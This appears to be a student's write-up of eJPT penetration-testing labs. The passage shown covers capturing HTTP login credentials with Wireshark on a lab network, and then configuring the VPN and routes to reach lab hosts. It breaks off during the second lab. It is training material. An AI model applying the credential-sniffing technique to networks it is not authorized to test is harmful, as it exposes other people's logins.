Penetration Testing Student LABS

ABOUT

This document showcases my practical hands-on engagements in the eLearnSecurity HERA labs environment for the eJPT certification course. I utilized Kali Linux as my attacking machine. Total lab time consists of ~40hrs.

LAB TOPICS INCLUDE:

Basics for: *Traffic Sniffing, VPN Config, Burp Suite, OS Fingerprinting, Nessus, Dirbuster, XSS, SQLi, Password Cracking, Null Session, ARP Poisoning, Metasploit.*

CONTENTS

LAB 1: HTTP & HTTPS TRAFFIC SNIFFING


Lab Description

In this lab you will intercept some traffic with *Wireshark*, a common sniffer tool. Then you will analyze the capture to discover authentication credentials.

You will learn how sniffers and network protocols work in the *Networking* module. This exercise will help you understand the fundamental difference between a **clear-text and a cryptographic protocol.**

In this lab you are connected to a network with two web servers.

- One server provides access to a restricted area on a clear-text protocol: HTTP. After connecting to the lab, you can reach it on http://10.54.15.68
- The other provides access to a restricted area on an encrypted protocol: HTTPS After connecting to the lab, you can reach it on https://10.54.15.15



Goals

- Capture an authentication attempt over HTTP with Wireshark
- Recover the credentials sent over the clear-text protocol by analyzing the network traffic
- Capture an authentication attempt over HTTPs with Wireshark
- Trying to recover the credentials sent over HTTPS. Is it possible?


Tasks

✓ Connect to the Lab VPN


```
root@kali:~/Desktop/PTSLabs# openvpn L1.ovpn
Sun Apr  9 14:16:06 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 14:16:06 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Sun Apr  9 14:16:11 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
35664
Sun Apr  9 14:16:11 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 14:16:11 2017 UDP link remote: [AF_INET]162.254.149.248:35664
Sun Apr  9 14:16:11 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:35664
Sun Apr  9 14:16:12 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 14:16:12 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 14:16:12 2017 TUN/TAP device tap0 opened
Sun Apr  9 14:16:12 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 14:16:12 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 14:16:12 2017 /sbin/ip addr add dev tap0 10.54.15.100/24 broadcast 10.54.15.255
Sun Apr  9 14:16:12 2017 Initialization Sequence Completed
```

✓ Start Wireshark & listen to the traffic for logging into http://10.54.15.68 & https://10.54.15.15.


http://10.54.15.68:




Username & Password in cleartext:



https://10.54.15.15:




Can’t recover credentials, everything is encrypted:



LAB 2: FIND THE SECRET SERVER

Lab Description

In this lab, you will learn how network routes work and how they can be manually added to reach different networks.
The following diagram shows the network configuration of the lab:



Goals

The goal of the lab is to configure your VPN lab environment to reach all the hosts in the networks!

Tasks

✓ Check interfaces & route before connecting to VPN Lab:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.64  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2602:306:cfff:edc0:903e:9716:1cac:c442  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fef5:17a4  prefixlen 64  scopeid 0x20<link>
        inet6 2602:306:cfff:edc0:20c:29ff:fef5:17a4  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:f5:17:a4  txqueuelen 1000  (Ethernet)
        RX packets 4030  bytes 716376 (699.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2131  bytes 361516 (353.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 258  bytes 13038 (12.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 258  bytes 13038 (12.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         homeportal      0.0.0.0         UG    100    0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
```


✓ Connect to lab VPN:


```
root@kali:~/Desktop/PTSLabs# openvpn L2.ovpn
Sun Apr  9 14:52:32 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 14:52:32 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Sun Apr  9 14:52:36 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]66.232.115.228:3
4202
Sun Apr  9 14:52:36 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 14:52:36 2017 UDP link remote: [AF_INET]66.232.115.228:34202
Sun Apr  9 14:52:36 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]66.232.115.2
28:34202
Sun Apr  9 14:52:38 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 14:52:38 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Sun Apr  9 14:52:38 2017 TUN/TAP device tap0 opened
Sun Apr  9 14:52:38 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 14:52:38 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 14:52:38 2017 /sbin/ip addr add dev tap0 10.175.34.100/24 broadcast 10.175.34.255
Sun Apr  9 14:52:38 2017 Initialization Sequence Completed
```

✓ Recheck interfaces & route, tap0 & lab routes have been added:


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.64  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2602:306:cfff:edc0:903e:9716:1cac:c442  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fef5:17a4  prefixlen 64  scopeid 0x20<link>
        inet6 2602:306:cfff:edc0:20c:29ff:fef5:17a4  prefixlen 64  scopeid 0x0<global>
        ether 00:0c:29:f5:17:a4  txqueuelen 1000  (Ethernet)
        RX packets 4204  bytes 731055 (713.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2193  bytes 368197 (359.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 258  bytes 13038 (12.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 258  bytes 13038 (12.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.175.34.100  netmask 255.255.255.0  broadcast 10.175.34.255
        inet6 fe80::bcb8:c8ff:fea6:24ff  prefixlen 64  scopeid 0x20<link>
        ether be:b8:c8:a6:24:ff  txqueuelen 100  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 662 (662.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         homeportal      0.0.0.0         UG    100    0        0 eth0
10.175.34.0     0.0.0.0         255.255.255.0   U     0      0        0 tap0
172.16.88.0     10.175.34.1     255.255.255.0   UG    0      0        0 tap0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
192.168.241.0   10.175.34.1     255.255.255.0   UG    0      0        0 tap0
```

✓ Make sure you can visit all the web servers:
Company web server -- 172.16.88.81:





